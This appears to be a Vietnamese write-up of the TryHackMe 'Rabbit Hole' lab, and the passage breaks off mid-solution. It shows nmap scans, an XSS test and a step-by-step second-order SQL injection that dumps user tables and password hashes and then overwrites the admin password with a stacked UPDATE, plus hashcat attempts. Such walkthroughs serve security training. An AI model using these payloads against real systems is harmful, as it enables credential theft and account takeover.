Rabbit Hole (TryHackMe-Hard)

-link: https://tryhackme.com/room/rabbitholeqq

I. Information Gathering and Vulnerabilitiy Assessment.

-Như mọi khi, ta sử dụng nmap:

```
sudo nmap IP_Address -Pn --disable-arp-ping -n -oN first1000.nmap -oX first1000.xml -vv -sC -sV
```

-Kết quả:

```
# Nmap 7.95 scan initiated Sun Jun 15 07:57:35 2025 as: /usr/lib/nmap/nmap -Pn --disable-arp-ping -n -oN first1000.nmap -oX first1000.xml -vv -sC -sV 10.10.28.243
Increasing send delay for 10.10.28.243 from 0 to 5 due to 11 out of 32 dropped probes since last increase.
Increasing send delay for 10.10.28.243 from 5 to 10 due to 84 out of 278 dropped probes since last increase.
Increasing send delay for 10.10.28.243 from 10 to 20 due to 11 out of 23 dropped probes since last increase.
Increasing send delay for 10.10.28.243 from 20 to 40 due to 11 out of 16 dropped probes since last increase.
Increasing send delay for 10.10.28.243 from 40 to 80 due to 11 out of 17 dropped probes since last increase.
Increasing send delay for 10.10.28.243 from 80 to 160 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 10.10.28.243 from 160 to 320 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.10.28.243 from 320 to 640 due to 11 out of 12 dropped probes since last increase.
```


```
Increasing send delay for 10.10.28.243 from 640 to 1000 due to 11 out of 11 dro
pped probes since last increase.
Nmap scan report for 10.10.28.243
Host is up, received user-set (0.27s latency).
Scanned at 2025-06-15 07:57:36 EDT for 713s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 (protocol 2.0)
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.59 ((Debian))
|_http-title: Your page title here :)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.59 (Debian)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
# Nmap done at Sun Jun 15 08:09:30 2025 -- 1 IP address (1 host up) scanne
d in 714.23 seconds
```


-Vậy gần như chắc chắn là ta sẽ kiểm tra trang web đầu tiên, tuy nhiên để cho chắc, ta thử quét lại, lần này là để kiểm tra xem còn cổng nào không và vì tên bài là “rabbit hole”, có thể trang web chỉ là honey pot.

```
sudo nmap IP_Address -Pn --disable-arp-ping -n -oN all.nmap -oX all.xml -vv
-p-
```


-Trong lúc chờ, ta vào thử trang web.




-Tiếp theo, ta thử kiểm tra trang `robot.txt` và `sitemap.xml`, tuy nhiên 2 yêu cầu đều trả về 404, ta thử dùng wappalyzer để xác định và biết được máy sử dụng PHP và chạy linux.




-Đầu tiên, vì có trang đăng kí nên ta sẽ thử đăng kí 1 tài khoản và rồi đăng nhập trở lại, ta pháp hiện ra 1 người dùng `admin` trên trang web, và bởi vì `User 1`, `User 4` trước tên đăng nhập của người dùng của ta và `admin` nên ta ngầm hiểu là ngoài người dùng admin ra thì còn có thể có 2 người dùng có sẵn nữa.




-Tại trang đăng nhập, ta thấy dòng chữ `There are anti-bruteforce measures in place, implemented with database queries`., cả trang chính và trang đăng kí cũng có 1 dòng chữ gần giống, vậy ta tạm thời không áp dụng các biện pháp brute force để khai thác.






-Ta nghĩ đến trang đăng kí, chuyện gì xảy ra nếu ta đăng kí người dùng trong khi người dùng đó có tồn tại trong cơ sở dữ liệu của trang web? Khi ta áp dụng lên trang đăng kí thì nó chỉ hiện lên 1 dòng cảnh báo, và thử đăng nhập với mật khẩu và ta dùng để đăng kí đó thì lại không được.



-Sau đó, ta thử brute directory cũng chỉ tìm thấy các trang mà hoàn toàn có thể tìm được bằng cách lướt, brute force mật khẩu của người dùng `admin`, áp dụng blind sql cũng vô dụng, và chờ nmap quét hết tất cả các cổng là quá lâu nên ta cần 1 hướng khác.


-Từ nãy đến giờ ta vẫn chưa áp dụng lỗ hổng nào liên quan đến bên phía người dùng nên giờ ta sẽ áp dụng thử, ta thử đăng nhập người dùng là `lol <script>alert("XSSed!")</script>` và khi đăng kí thì ta lại phát hiện ra được trang web hoàn toàn có thể bị dính Cross-site scripting.

-Đồng thời thì nó cũng trả về cho chúng ta 1 lỗi kì lạ, đây chính là lỗ hổn xử lý lỗi sai cách, từ đây ta biết được server chạy `MariaDB`, 1 loại database khá gần với `Mysql`.




-Từ đó ta suy ra được là trang web hoàn toàn có thể bị dính lỗ hổng `Second-order SQL Injection` thông qua việc đăng kí nhưng thực chất là nhét 1 payload có thể hoạt động và thông qua đăng nhập, ta inject và làm lộ được thông tin ra ngoài.

-Giờ ta thử đăng ký với với tên người dùng `admin" order by 1#` và đăng nhập trở lại, ta đã thấy được toàn bộ thời gian mà người dùng admin đăng nhập vào máy, tức là ta có thể khai thác được lỗ hổng này.



II. Exploitation.

-Với lỗ hổng `Second-order SQL Injection` tìm được, ta thử với các tăng dần tham số sử dụng cho `order by` lên, và đến số 3 thì nó báo lỗi, chứng tỏ rằng query này có 2 cột.



-Từ đó ta thử payload `admin" union select "a", "b"#` thì thấy được rằng thông qua union, ta có thể truy xuất thông tin.

2025-06-15 14:57
2025-06-15 14:58
2025-06-15 14:59
b

-Tiếp đó ta thử payload `admin" union select "a", table_name from information_schema.tables#` , lí do vì server chạy MariaDB và ta sẽ cần tên các bảng, từ đây, ta tìm được các bảng đáng chú ý.

user_variables
users
logins

-Tiếp theo ta thử payload `admin" union select "a", column_name from information_schema.columns WHERE table_name = "users"#` , giờ ta biết tên tất cả các cột trong bảng này.

id
username
password
group

-Tiếp theo ta thử payload `admin" union select "a", CONCAT(id, "~", username) from users#` , thế là ta tìm được các user trước đó.

1~admin
2~foo
3~bar

-Ta áp dụng payload `admin" union select "a", CONCAT(username, "~", password) from users#` , và ta có được tên người dùng và cả mật khẩu của họ, nhưng có vẻ nó đã bị hash.

admin~0e3ab8e45a
foo~a51e47f64637
bar~de97e75e5b46

-Sau 1 hồi mò mẫn, ta nhận ra có vẻ đoạn hash hơi ngắn,, và ta có thể dễ dàng thấy được độ dài đoạn hash giữa 3 người dùng có khác nhau , có vẻ như payload trước của chúng ta không thể lấy hết được đoạn hash ra vì nó chỉ cho chúng ta xem tối đa 16 kí tự trên 1 dòng, vậy chúng ta sẽ áp dung 1 loạt các payload sau:

- `admin" union select "a", substring(password, 1, 16) from users where username = "admin"#`

0e3ab8e45ac1163c


- `admin" union select "a", substring(password, 17, 16) from users where username = "admin"#`

2343990e427c66ff

- `admin" union select "a", substring(password, 33, 16) from users where username = "admin"#`

-Từ đó ta biết được đoạn hash có dạng đầy đủ là 1 xâu có độ dài 32 kí tự, thông qua `name-that-hash`, ta biết được là đây rất có thể `md5` .

```
name-that-hash --text "0e3ab8e45ac1163c2343990e427c66ff"
```



-Ta thử crack nó sử dụng hashcat, nhưng có vẻ là không khả thi

```
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

```
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: 0e3ab8e45ac1163c2343990e427c66ff
Time.Started.....: Sun Jun 15 12:07:53 2025 (5 secs)
Time.Estimated...: Sun Jun 15 12:07:58 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2840.3 kH/s (0.25ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 22%

Started: Sun Jun 15 12:07:49 2025
Stopped: Sun Jun 15 12:08:00 2025
```

-Đây chính là 1 rabbit hole vì ta không thể nào có thể crack được hash này, tuy nhiên vẫn chưa phải là không còn gì để làm, ta vẫn có thể thử update giá trị của bảng nếu có thể.

-Đầu tiên, ta cần 1 mã md5 mới để thay thế cho mật khẩu của người dùng `admin` . Ta có thể làm như vậy bằng các áp dụng `md5sum`.


```
┌──(lol㉿kali)-[~/Desktop/test]
└─$ echo "lol" | md5sum
59bcc3ad6775562f845953cf01624225  -
```

-Sau đó, áp mã hash vào và ta có payload `admin" union select "a", "b"; update users set password = "59bcc3ad6775562f845953cf01624225" where username = "admin";#` , để kiểm tra payload có hoạt động không thì ta chỉ cần sử dụng payload kiểm tra 16 kí tự đầu tiên, và có vẻ như nó đã hoạt động.

59bcc3ad6775562f

-Nhưng kể cả đã update mật khẩu thì khi đăng nhập vào thì vẫn không được, càng chứng tỏ được đây là 1 rabbit hole.

-Tình trạng cho thấy có vẻ đã hết cách để khai thác, nhưng khi ta xem lại tại trang chính sau khi đăng nhập, ta thấy được rằng cứ mỗi phút, người dùng `admin` lại đăng nhập 1 lần.



-Sau khi tra mạng (bao gồm cả write up khác) và chatgpt 1 hồi, ta tìm được lý do, đó là bản thân cơ sở dữ liệu `MariaDB` hay `Mysql` có thể tự tạo và chạy các process, thông tin về chúng hoàn toàn có thể xem ở bảng `information_schema.processlist` , ở đây ta thấy được rằng có cột `info` có khả năng cho ta xem câu lệnh.

Information Schema PROCESSLIST Table

The Information Schema `PROCESSLIST` table contains information about running threads.

Similar information can also be returned with the SHOW [FULL] PROCESSLIST statement, or the mariadb-admin processlist command.

Contents

1. Example
2. See Also

It contains the following columns:

Column	Description
`ID`	Connection identifier.
`USER`	MariaDB User.
`HOST`	The hostname from which this thread is connected. For Unix socket connections, `localhost`. For TCP/IP connections, the TCP port is appended (e.g. `192.168.1.17:58061` or `other-host.company.com:58061`). For `system user`, this column is blank (`''`).
`DB`	Default database, or `NULL` if none.
